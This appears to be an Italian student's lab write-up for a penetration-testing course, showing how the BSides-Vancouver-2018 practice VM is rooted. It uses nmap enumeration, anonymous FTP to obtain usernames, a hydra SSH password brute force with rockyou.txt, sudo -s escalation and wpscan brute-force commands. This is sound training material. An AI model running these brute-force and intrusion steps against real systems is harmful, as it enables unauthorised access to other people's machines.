Progetto S6L5

Traccia

Obiettivo: ottenere i privilegi di root della macchina virtuale “BSides-Vancouver-2018”.

Scopo


Una dimostrazione di come abbiamo assimilato gli argomenti trattati durante il secondo modulo EPICODE denominato “The core of a Penetration Testing: The Exploit phase” fino ad ora.

Andrea Monopoli


Progetto S6L5

Procedimento step-by-step

Per prima cosa installo l'ova della macchina su VirtualBox e configuro la scheda di rete per farla apparire nel mio laboratorio virtuale



Accendo la macchina per avere una idea di cosa sia




Andrea Monopoli

Progetto S6L5

Procedo con Kali per scoprire l'indirizzo IP della mia prossima vittima

Sudo arp-scan -l



La mia prossima vittima è stata identificata: 192.168.1.80

Andrea Monopoli

Progetto S6L5

Inizio con l'enumerazione di tutte le porte con nmap

nmap -Pn -n -A 192.168.1.80 -p-


```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn -n -A 192.168.1.80 -p-
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-09 13:30 EDT
Nmap scan report for 192.168.1.80
Host is up (0.00064s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 public
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.1.11
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 2.3.5 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_  256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/backup_wordpress
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:58:A2:16 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.64 ms 192.168.1.80

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.36 seconds
```

Andrea Monopoli


Progetto S6L5

Inizio dalla porta 21 (protocollo ftp) con Anonymous login abilitato

ftp 192.168.1.80, nella riga Name scrivo “Anonymous”




Sbircio con ls




Provo a salire la scala con cd public

Sbircio con ls



Recupero il file con get



Progetto S6L5

Vedo cosa contiene il file

```
┌──(kali㉿kali)-[~]
└─$ cat users.txt.bk
abatchy
john
mai
anne
doomguy
```

Abbiamo gli users(?)

Mi viene voglia di ascoltare la canzone: **The Only Thing They Fear Is You**

Rip and tear

Andrea Monopoli


Progetto S6L5

Provo a sfruttare la lista di user per entrare in ssh (visto il servizio è attivo tramite porta 22)

Provo con tutte le users trovate nel file


ssh abatchy@192.168.1.80

ssh john@192.168.1.80




ssh mai@192.168.1.80

ssh anne@192.168.1.80



(ho fatto un tentativo con la password goduria123 ma non è andato a buon fine)

ssh doomguy@192.168.1.80



Andrea Monopoli

Progetto S6L5

Dalla regia mi dicono: “hydra scelgo te!!!”
Uso il comando hydra -l anne -P /usr/share/wordlists/rockyou.txt -e nsr -t4 -f ssh://192.168.1.80
(-e nsr aggiunge ai try: password vuota;password=utente;utente=password)
(-f fa in modo che hydra si fermi dopo aver trovato la prima password)

```
┌──(kali㉿kali)-[~]
└─$ hydra -l anne -P /usr/share/wordlists/rockyou.txt -e nsr -t4 -f ssh://192.168.1.80
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-09 16:47:15
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344402 login tries (l:1/p:14344402), ~3586101 tries per task
[DATA] attacking ssh://192.168.1.80:22/
[22][ssh] host: 192.168.1.80   login: anne   password: princess
[STATUS] attack finished for 192.168.1.80 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-09 16:47:39
```

Entro come “anne” in ssh: ssh anne@192.168.1.80 ma questa volta conosciamo la password

```
┌──(kali㉿kali)-[~]
└─$ ssh anne@192.168.1.80
anne@192.168.1.80's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Mar  4 16:14:55 2018 from 192.168.1.68
anne@bsides2018:~$
```

Sono dentro!

Andrea Monopoli

Progetto S6L5

Eseguo sudo -l per vedere i privilegi attuali

```
anne@bsides2018:~$ sudo -l
[sudo] password for anne:
Matching Defaults entries for anne on this host:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User anne may run the following commands on this host:
    (ALL : ALL) ALL
```

ALL… Eseguo sudo -s per il game over (?)


```
anne@bsides2018:~$ sudo -s
root@bsides2018:~# Ciao mamma sono root
Ciao: command not found
```

Come mi sento?

Andrea Monopoli

Progetto S6L5

Cerco di fare breccia anche col protocollo http: faccio un salto sulla porta 80




It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

Gioco con gli url e le diciture di nmap


192.168.1.80/robots.txt



Andrea Monopoli

Progetto S6L5

192.168.1.80/backup_wordpress



Andrea Monopoli

Progetto S6L5

Un pro del settore (grazie chatGPT) mi consiglia wpscan

Inserisco il comando wpscan --url 192.168.1.80/backup_wordpress -e ap -e u

Progetto S6L5

Inserisco il comando wpscan --url 192.168.1.80/backup_wordpress -U "john" -P /usr/share/wordlists/rockyou.txt
Dopo 15 minuti sono allo 0,1% dei tentativi e mi rendo conto di non avere a disposizione abbastanza tempo.
Come mi sento?

Non importa… sono gia root.

Andrea Monopoli

Progetto S6L5

FINE

Andrea Monopoli